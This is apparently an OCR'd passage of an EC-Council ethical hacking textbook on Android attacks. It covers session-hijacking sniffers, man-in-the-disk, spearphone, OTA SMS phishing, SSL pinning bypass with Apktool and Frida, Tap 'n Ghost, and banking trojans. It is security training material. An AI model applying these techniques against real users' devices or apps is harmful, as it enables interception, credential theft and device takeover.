


Figure 17.27: Screenshot of PhoneSploit

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Android-based Sniffers

- **FaceNiff**

  Source: *http://faceniff.ponury.net*

  FaceNiff is an Android app that allows you to sniff and intercept web session profiles over the Wi-Fi network to which your mobile device is connected. It is possible to hijack sessions only when Wi-Fi is not using extensible authentication protocol (EAP), but it should work over any private network (Open/WEP/WPA-PSK/WPA2-PSK).





Figure 17.28: Screenshots of FaceNiff

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional Android-based sniffers are as follows:

- Packet Capture (*https://play.google.com*)
- tPacketCapture (*http://www.taosoftware.co.jp*)
- Android PCAP (*https://www.kismetwireless.net*)
- Sniffer Wicap 2 Demo (*https://play.google.com*)
- Testeldroid (*https://play.google.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Launching Man-in-the-Disk Attack

Attackers perform a man-in-the-disk (MITD) attack when applications do not incorporate proper security measures against the usage of the device's external storage. This vulnerability leads to the installation of potentially malicious apps on the user's device, thereby blocking access to legitimate apps. MITD is a variation of MITM. The Android OS consists of two types of storage: internal and external. In general, the internal storage for Android apps is sandboxed, whereas the external storage is envisioned to allow file sharing between apps, making it vulnerable to MITD attacks.

When any legitimate app tries to run a regular update, an attacker monitors the data stored in the external storage and tries to replace, manipulate, or overwrite the application data by tampering with the source code of the update. After the attacker successfully injects malicious code into the legitimate app update, the user app fetches and runs the malicious code and installs a fraudulent app from the attacker.

Using this malicious app, the attacker can evade Android security and gain access to the sensitive information stored on the device, such as login credentials, personal information, contacts, and photos, and even hack mobile hardware such as microphones and cameras. This malicious app can further cause the application to blackout and then completely take control of the mobile device.

An MITD attack involves the following steps:

- Victim downloads and installs a legitimate app from the official app store
- Victim's mobile device receives an app update and requests code update from the cloud server

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Victim gives permission to the legitimate app to access external storage. Now, the downloaded code is stored on the external storage
- Attacker remotely monitors the external storage and modifies its content by injecting the malicious code
- Now, the legitimate app fetches and runs the tampered update code from the external storage
- The malicious code injected by the attacker automatically requests and installs a fraudulent app from the attacker.
- Using this malicious app, the attacker can steal the victim's sensitive information stored on the mobile device or completely take control of the mobile device.





Figure 17.29: Man-in-the-disk attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Launching Spearphone Attack

A spearphone attack allows Android apps to record loudspeaker data without any privileges. Attackers can eavesdrop on loudspeaker voice conversations between remote mobile users by exploiting the hardware-based motion sensor, i.e., the accelerometer. The accelerometer is a firmware chip embedded in most smartphones, and it can be accessed by any app installed on the phone with no special permissions. The motion sensor allows apps to capture the physical movement of the device based on the changes in position and velocity. Speech reverberations can also be recorded through this built-in sensor, as the loudspeaker is placed on the same surface in the device.

Attackers can also monitor the loudspeaker's output data such as voice assistants, multimedia messages, and audio files, using a malicious app to breach speech privacy. In addition, attackers can capture data using malicious code running on the phone. Furthermore, they can perform speech or speaker identification and gender classification by implementing speech recognition and reconstruction. The diagram below shows how loudspeaker data are captured.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 17.30: Spearphone attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other Techniques for Hacking Android Devices

- **Advanced SMS Phishing**

  Advanced SMS phishing attack is a type of phishing scam that occurs due to security flaws in the latest Android-based smartphones mostly manufactured by Samsung, Huawei, LG, and Sony. The attacker can perform this attack using any low-priced USB modem and tricking the user into accepting the new settings, i.e., malicious settings, in the mobile device, which can redirect the user's data to the attacker.

  The attack vector mainly depends on a process called Over-the-Air (OTA) provisioning, which is mainly used by network operators. OTA is a mechanism that is used to send provisioning data and updates in a mobile device remotely. Due to its weak authentication methods, OTA is easily vulnerable to phishing attacks. The attacker exploits the mobile device by sending messages that seem to be genuine from the network operator. These messages contain malicious links that can redirect Internet traffic back to the attacker.

  Before performing the attack, the attacker requires the victim's International Mobile Subscriber Identity (IMSI) number, which is a unique string identifier for every mobile device. Using this IMSI, the attacker's malicious message can be easily authenticated and processed in the mobile device. If the IMSI number is not available, the attacker should send two messages. The first malicious message contains a PIN that appears to be from the victim's network operator; the second message encompasses the malicious message authenticated with the PIN in the first message. Using these messages, the mobile device can be exploited when the victim enters the PIN. These types of messages containing malevolent links can modify the message servers, mail servers, directory

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

servers, and proxy addresses of Android-based smartphones. SMiShing attacks can be mitigated using applications such as SandBlast Mobile.

- **Bypass SSL Pinning**

  SSL pinning allows applications to perform operations only after validating trusted certificates and public keys. Although the communication between the application and the server is defined by SSL pinning, which can prevent MITM attacks, an attacker can still bypass SSL pinning using various techniques by exploiting the misconfigurations in SSL implementation.

  These techniques include reverse engineering and hooking as well as various automated tools such as Apktool, Frida, keytool, and Jarsigner.

  - **Using Reverse Engineering**

    Attackers use tools such as Apktool to decompile and recompile the application to its original form after some modifications.

    Steps to bypass SSL pinning using reverse engineering:

    - Download Apktool (offers command-line interface)
    - Use the following command to decompile the Android application:

      ```
      apktool d <application_name.apk>
      ```

    - After decompiling the application, you can gain access to the APK source code along with different directories such as smali, build, smali_classes, assets, lib, unknown, original, and res.
    - smali (assembler used by Dalvik VM, an Android JVM implementation) code is an integral part of decompiled code that includes pre-installed Kotlin and Java code. You need to understand this application code to modify smali.
    - Now, you can try to discover SSL pinning that includes various functions such as checkclienttrust and checkclientserver, which provide information about X.509 digital certificates. These X.509 certificates contain the bytecode of the public key of the user. After gathering this information, you can alter the output of the function to bypass SSL pinning.

  - **Hooking**

    Using the hooking technique, an attacker can tamper with the runtime behavior of an application. Attacker uses tools such as Frida to alter the runtime code. Frida allows the attacker to inject malicious code into the application and manipulate the original code and working of the application.

- **Tap 'n Ghost Attack**

  Tap 'n Ghost is a novel attack technique that exploits NFC-enabled Android devices. This attack targets NFC technology and RX electrodes used in the capacitive touchscreens of mobile devices. If the attacker is able to establish a remote connection with the target

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

mobile device, he/she can take full control of the device. Attackers use Bluetooth or Wi-Fi access points to establish a remote connection.

Tap 'n Ghost is based on two attack techniques, namely Tag-based Adaptive Ploy (TAP) and Ghost Touch Generator. Attackers use these techniques to generate malicious events on the victim's smartphone and take control of the smartphone remotely. Such attacks can also be launched on voting machines and ATMs.

- **Tag-based Adaptive Ploy (TAP)**

  TAP uses the NFC feature, which can trigger the Android device to visit a specific URL without the victim's consent using the NFC tag emulator. This attack works with a web server that uses the device fingerprinting technique.

- **Ghost Touch Generator**

  Ghost Touch Generator works by forcing the victim to touch the cancel button, which does the work of the permit button. Thus, the attacker can trick the victim into granting remote access to the smartphone without the victim's knowledge.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Android Trojans

- **Gustuff Banking Trojan**

  Source: *https://brica.de, https://www.group-ib.com*

  Gustuff is a type of banking Trojan that uses malicious SMS to compromise the security of the target mobile device. Gustuff can dynamically load webviews, targeting specific domains based on the received commands. During this process, it can also fetch the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

required injection from a remote server. It blocks a number of anti-virus and anti-malware tools to prevent detection. This Trojan has also been noted to ask the user to update his/her credit card information, which it then steals. It allows malicious actors to perform activities on the UI of the infected device. The potential targets of Gustuff include Android-based banking apps, online stores, messengers, and other crypto wallets.

Gustuff is installed on Android mobiles through SMS embedded with a malicious Android Package File (APK). When this package is installed, the target device is infected with Gustuff. Furthermore, based on the server's command, the infection spreads to other devices through the contact list or server database. Gustuff has a unique feature, namely Automatic Transfer Systems (ATS) that autofill the fields in legitimate banking apps and other apps to steal the user's credentials.




Figure 17.31: Working of Gustuff Trojan

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 17.32: Screenshot of Gustuff Trojan

- **xHelper**

  Source: *https://blog.malwarebytes.com*

  Android/Trojan.Dropper.xHelper is a variant of Android/Trojan.Dropper. The first noticeable characteristic of xHelper is the use of stolen package names. For instance, xHelper uses package names starting with "com.muf." This package name is associated with a number of puzzle games found on Google Play, including a puzzle called New2048HD with the package name com.mufc.fireuvw. This simple game had only a few more than 10 installs at the time of drafting this document.

  xHelper comes in two variants: full-stealth and semi-stealth. Upon installation, semi-stealth xHelper behaves as follows:

  1. Creates an icon in notifications titled "xhelper"
  2. Does not create an app icon or a shortcut icon
  3. After a couple of minutes, it starts adding more icons to notifications: [GameCenter] Free Game

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Press on either of these notifications, and it directs you to a website that allows you to play games directly via the browser.
- These websites seem harmless, but the malware authors are surely collecting pay-for-click profit on each redirect.


